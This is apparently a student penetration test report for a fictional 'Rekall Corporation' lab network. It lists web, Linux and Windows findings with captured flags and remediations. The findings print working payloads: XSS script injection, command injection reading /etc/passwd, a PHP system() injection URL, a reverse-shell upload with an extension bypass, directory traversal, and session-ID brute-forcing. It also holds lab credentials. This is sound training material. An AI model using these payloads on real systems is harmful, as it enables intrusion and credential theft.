



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	[REDACTED]
Contact Name	[REDACTED]
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	09/23/2023	[REDACTED]	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- During the concluded penetration test, we encountered several instances of input validation during our assessment of XSS, command injection, and file inclusion vulnerabilities within Rekall's web application. Furthermore, it was evident that Rekall's Linux servers effectively employed user access controls, restricting access to numerous files and directories.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- The web application exhibits susceptibility to both XSS (Cross-Site Scripting) and SQL payload injections.
- Sensitive credentials are stored within the HTML source code of the application.
- The Apache web server in use is outdated and vulnerable to multiple known exploits.
- The SLMail server has vulnerabilities that could potentially be exploited, providing unauthorized access to the shell.
- Unauthorized access to password hashes is possible, which poses a risk for password cracking and privilege escalation.
- The physical address of Rekall's server is publicly accessible, potentially compromising its security.
- Credentials are inadvertently revealed during an IP lookup process.
- Scanning IP addresses within Rekall's IP range reveals potential vulnerabilities, such as open ports and exposed IP addresses.

Executive Summary

During our assessment of Rekall's IT assets through penetration testing, we unearthed numerous security weaknesses, including several critical ones that could seriously impact Rekall's financial standing and reputation. We successfully infiltrated Rekall's digital assets, retrieved sensitive data, and escalated privileges across various systems, as detailed below.

Our initial focus centered on evaluating Rekall's web application. We identified several vulnerabilities, including a possible reflected XSS attack on the homepage, a vulnerability linked to Local File Inclusion through file uploads on the VR Planner web page, a stored XSS vulnerability on the Comments page that allowed the execution of malicious scripts, and the Login.php toolbar's susceptibility to SQL Injection attacks. Furthermore, we pinpointed a Command Injection vulnerability on the Networking.php page.

We also found that open-source data was exposed and accessible using OSINT techniques, and we located a stored certificate through a search on crt.sh. Surprisingly, we discovered user login credentials openly embedded in the HTML source code of the Login.php page, visible without advanced access. Additionally, the robots.txt file was exposed and easily accessible. Our research unveiled user credentials in a GitHub repository, which led to unauthorized access to web host files and directories. Furthermore, we detected an outdated Apache server with a Struts vulnerability.

Our assessment extended to Rekall's Windows OS environment, where we observed that FTP Port 21 and Port 110 (used for SLMail service) were open and vulnerable. We leveraged Metasploit to identify and exploit these vulnerabilities, gaining access to a password hash file, which we subsequently cracked, enabling us to establish a reverse shell. We also noted the visibility of scheduled tasks in the Windows 10 Machine Task Scheduler, and we used Metepreter to list directories in public Windows directories.

Within the Linux environment, we identified five publicly exposed and vulnerable IP addresses, with one host running Drupal. By using stolen credentials, we gained access to one host and escalated privileges to root. Additionally, we discovered a common, well-known shell RCE execution vulnerability using Meterpreter. The sudoers file was also accessible via a Shellshock exploit in Metasploit.

In summary, these vulnerabilities have the potential for malicious exploitation, posing substantial threats to Rekall's assets and overall business operations. We have provided comprehensive recommendations for mitigating each of these vulnerabilities to help prevent potential harm and losses.

Summary Vulnerability Overview

Vulnerability	Severity
Reflected XSS	Medium
Stored XSS	High
Sensitive Data Exposure	Medium
File Upload Vulnerability	Critical
SQL Injection	Critical
Remote Command Execution	Critical
Weak User Credentials	High
Weak Session Management	Critical
Directory Traversal	Medium
Jakarta Multipart Parser RCE CVE-2017-5638	Critical
Security Bypass CVE-2019-14287	Critical
Drupal RESTful CVE-2019-6340	Critical
Shell Shock CVE-2014-6278 CVE-2014-6271	Critical
Tomcat JSP Upload Bypass CVE-2017-12617	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	totalrekall.xyz, 192.168.14.35, 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 172.22.117.10, 172.22.117.20
Ports	80, 8080, 21, 22,


	25, 110
Exploitation Risk	Total
Critical	9
High	2
Medium	3
Low	0

Vulnerability Findings


Vulnerability 1	Findings
Title	Reflected XSS
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Able to inject malicious code into the input field on the welcome.php page.
Images	<p>Begin by entering your name below!</p>  <p>GO</p> <p>Welcome !</p> <p>Click the link below to start the next step in your choosing your VR experience!</p> <p>CONGRATS, FLAG 1 is f76sdfkg6sjf</p> <div style="display: flex; justify-content: space-around;"> <div style="text-align: center;">  <p>Adventure Planning</p> <p>Climb a mountain on Mars. Walkthrough a haunted mansion at midnight. Take part in a top secret spy mission.</p> </div> <div style="text-align: center;">  <p>Location Choices</p> <p>Travel to any corner of the world: a tropical jungle, a booming metropolis, the deepest depths of the ocean!</p> </div> </div>
Affected Hosts	192.168.14.35
Remediation	Input sanitization

Vulnerability 2	Findings
Title	Reflected XSS
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Was able to bypass the input sanitization that looked for the word "script" and

	allows everything else on the Memory-Planner.php page
Images	 <p>The screenshot shows a dark-themed web page with a large white text area in the center. The text reads "Who do you want to be?" followed by a button labeled "GO". Below the button, it says "You have chosen , great choice!". At the bottom, there is a message: "Congrats, flag 2 is ksdnd99dkas". A red horizontal bar spans across the bottom of the page.</p>
Affected Hosts	192.168.14.35
Remediation	Improved Input sanitization that continuously searches for any type of script being placed in the input fields of the webpage.

Vulnerability 3	Findings
Title	Stored XSS
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Was able to post a comment that is then stored on the webpage, now anyone that visits that webpage will have the malicious code activated on the welcome.php page.
Images	 <p>The screenshot shows a dark-themed web page with a large white text area in the center. The text reads "Please leave your comments on our website!" followed by "CONGRATS, FLAG 3 is sd7fk1nctx". Below this, there is a red input field containing "<script>alert('h')</script>". At the bottom, there is a "Submit" button, checkboxes for "Add:" and "Show all:", and buttons for "Delete:" and "Your entry was added to our blog!".</p>
Affected Hosts	192.168.14.35
Remediation	I would recommend Input Sanitization and Output encoding that encodes user-generated content before displaying it to prevent script execution.

Vulnerability 4	Findings
-----------------	----------

Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Low
Description	Was able to find the data in the HTTP response header of the About-Rekall.php page.
Images	 <pre> Response Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Sun, 24 Sep 2023 00:22:10 GMT 3 Server: Apache/2.4.7 (Ubuntu) 4 X-Powered-By: Flag_4 nckd97dk6sh2 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 7 Pragma: no-cache 8 Vary: Accept-Encoding 9 Content-Length: 7873 10 Connection: close 11 Content-Type: text/html 12 13 14 15 </pre>
Affected Hosts	192.168.14.35
Remediation	I recommend encrypting all sensitive data to prevent it from being displayed to the public in clear text or just not having sensitive data so easily accessible by anyone.

Vulnerability 5	Findings
Title	File Upload Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Was able to upload a file containing a reverse shell into the first upload section of the Memory-Planner.php page, I'm not sure if the file gets deleted or not after it is uploaded, but this can be extremely dangerous if that script gets executed.

Images	<h2>Choose your Adventure by uploading a picture of your dream adventure!</h2> <p>Please upload an image:</p> <input type="button" value="Browse... php-reverse-shell.php"/> <input type="button" value="Upload Your File!"/> <p>Your image has been uploaded here. Congrats, flag 5 is mmssdi73g</p>
Affected Hosts	192.168.14.35
Remediation	I recommend having a File Type Validation that only allows users to upload photos and have a Server-Side validation that checks the file's contents without executing it to see if it's an actual image.

Vulnerability 6	Findings
Title	File Upload Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Was able to bypass the File extension validation by adding a .jpg onto my php reverse shell file to make the system think that it's an image on the Memory-Planner.php page.
Images	<h2>Choose your location by uploading a picture</h2> <p>Please upload an image:</p> <input type="button" value="Browse... php-shell.php.jpg"/> <input type="button" value="Upload Your File!"/> <p>Your image has been uploaded here. Congrats, flag 6 is ld8skd62hdd</p>
Affected Hosts	192.168.14.35
Remediation	Server-Side validation that checks the file's contents without executing it to see if it's an actual image.

Vulnerability 8	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical

Description	Was able to gain access to an admin account using credentials that were found in the HTML source code of the Login.php page.
Images	<pre></style> <form action="/Login.php" method="POST"> <p><label for="login">Login:</label>dougquaid
 <input type="text" id="login" name="login" size="20" /></p> <p><label for="password">Password:</label>kuato
 <input type="password" id="password" name="password" size="20" /></p> <button type="submit" name="form" value="submit" background-color="black">Login</button> </form>
 Invalid credentials! </div></pre> <p style="text-align: center;">Admin Login</p> <p>Enter your Administrator credentials!</p> <p>Login:</p> <input type="text" value="dougquaid"/> <p>Password:</p> <input type="password" value="●●●●"/> <p>Login</p> <p>Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools HERE</p>
Affected Hosts	192.168.14.35
Remediation	I recommend encrypting all sensitive data to prevent it from being displayed to the public in clear text or just not having sensitive data so easily accessible by anyone.

Vulnerability 9		Findings
Title	Sensitive Data Exposure	
Type (Web app / Linux OS / Windows OS)	Web App	
Risk Rating	Medium	
Description	Found unnecessary information in the robots.txt page alongside other pages that shouldn't be directly accessible.	


Images	<pre>User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23</pre>
Affected Hosts	192.168.14.35
Remediation	<p>Carefully review your robots.txt file and remove any entries that expose sensitive or unnecessary data.</p> <p>For pages that should not be indexed by search engines, use the "noindex" meta tag in the HTML code of those pages. This provides an additional layer of control beyond robots.txt.</p>

Vulnerability 10	Findings
Title	Remote Command Execution / Remote Code Execution
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	was able to execute commands remotely on the networking.php page through a poorly configured DNS checker.
Images	<h3>DNS Check</h3> <p>nple.com cat vendors.txt Lookup</p> <p>SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 10 is ksdnd99dkas</p>
Affected Hosts	192.168.14.35
Remediation	I recommend better input sanitization and the ability for the user to not directly communicate back to the server outside of using the dns check command to search up websites.


Vulnerability 11	Findings
Title	Weak User Credentials

Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Utilized the RCE vuln from the networking.php page to get a username: melina. Used the credentials melina:melina to log in as an admin user on the Login.php page.
Images	<p style="text-align: center;">DNS Check</p> <div style="border: 1px solid black; padding: 5px; display: inline-block;"> <input type="text" value="apple.com cat /etc/passwd"/> <input type="button" value="Lookup"/> </div> <pre>root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101:/var/lib/libuuid syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false melina:x:1000:1000:/home/melina:</pre> <p style="text-align: center;">Admin Login</p> <p>Enter your Administrator credentials!</p> <p>Login: <input type="text" value="melina"/></p> <p>Password: <input type="password" value="●●●●●"/></p> <p><input type="button" value="Login"/></p> <p>Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE</p>
Affected Hosts	192.168.14.35
Remediation	I recommend having a strict password complexity requirement that doesn't even allow users to use their username as their password.

Vulnerability 12	Findings
Title	Remote Code Execution

Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Able to execute remote commands directly from the URL on the souvenirs.php page that I found earlier in the robots.txt listing.
Images	 A screenshot of a web browser displaying a command injection exploit. The URL is 192.168.14.35/souvenirs.php?message=""';system('cat /etc/passwd')'. The page content shows a large red banner with the Rekall Corporation logo and the word 'EXPERIENCE'. Below the banner, there is a message: 'Dont come back from your empty handed!' followed by 'Get custom designed merchandise from your favorite experiences like t-shirts and photos Please be sure to ask about options...'. A terminal window at the bottom shows the output of the executed command: root:x:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin /nologin bin:x:2:bin:/usr/sbin/nologin sys:x:3:sys:/dev/usr/sbin/nologin syncx:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mailx:x:8:mail:/var/mail/usr/sbin/nologin newsx:9:news:/var/spool/news:/usr/sbin/nologin uucpx:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin llist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin ircx:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnatsx:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101:/var/lib/libuuid:/syslog:x:101:104:/home/syslog:/bin/false mysqlx:102:105:MySQL Server,,:/nonexistent:/bin/false melina:x:1000:1000:/home/melina: Congrats, flag 13 is jdka7sk23dd
Affected Hosts	192.168.14.35
Remediation	Implement strict input validation and data sanitization to prevent malicious input from being processed as commands. Avoid executing user-provided input without proper validation.

Vulnerability 13	Findings
Title	Weak Session Management / Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	The admin session id was listed in the url. It was easily guessable as the session IDs change in an increment of 1 on the admin_legal_data.php page. I was able to change the variable from 001 to 087 to gain access to the admin page, used burpsuite's bruteforcer and used entries from 000 to 100

Images	 <p>The screenshot shows a web interface for 'REKALL CORPORATION' with a red header and a black main area. The title is 'Admin Legal Documents - Restricted Area'. A message says 'Welcome Admin... You have permission to view this page by default'. Below is a table titled '3. Intruder attack of http://192.168.14.35 - Temporary attack - Not saved to project file'. The table has columns: Request, Payload, Status code, Error, Timeout, Length, and Comment. Row 88 (Request 087) is highlighted in blue. The status code is 200, length is 7593, and comment is 'Temporary attack'. A progress bar at the bottom indicates 'Finished'.</p>
Affected Hosts	192.168.14.35
Remediation	Generate session IDs using strong random character generators to make them difficult to predict or brute-force.

Vulnerability 14	Findings
Title	Directory Traversal
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Found a disclaimer.php page that allows directory traversal through the url using the RCE that I had on the networking.php page.

Images

192.168.14.35/disclaimer.php?page=../../../../old_disclaimers/disclaimer_1.txt

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec dnsdumpster Nessus

REKALL CORPORATION

Home About Rekall

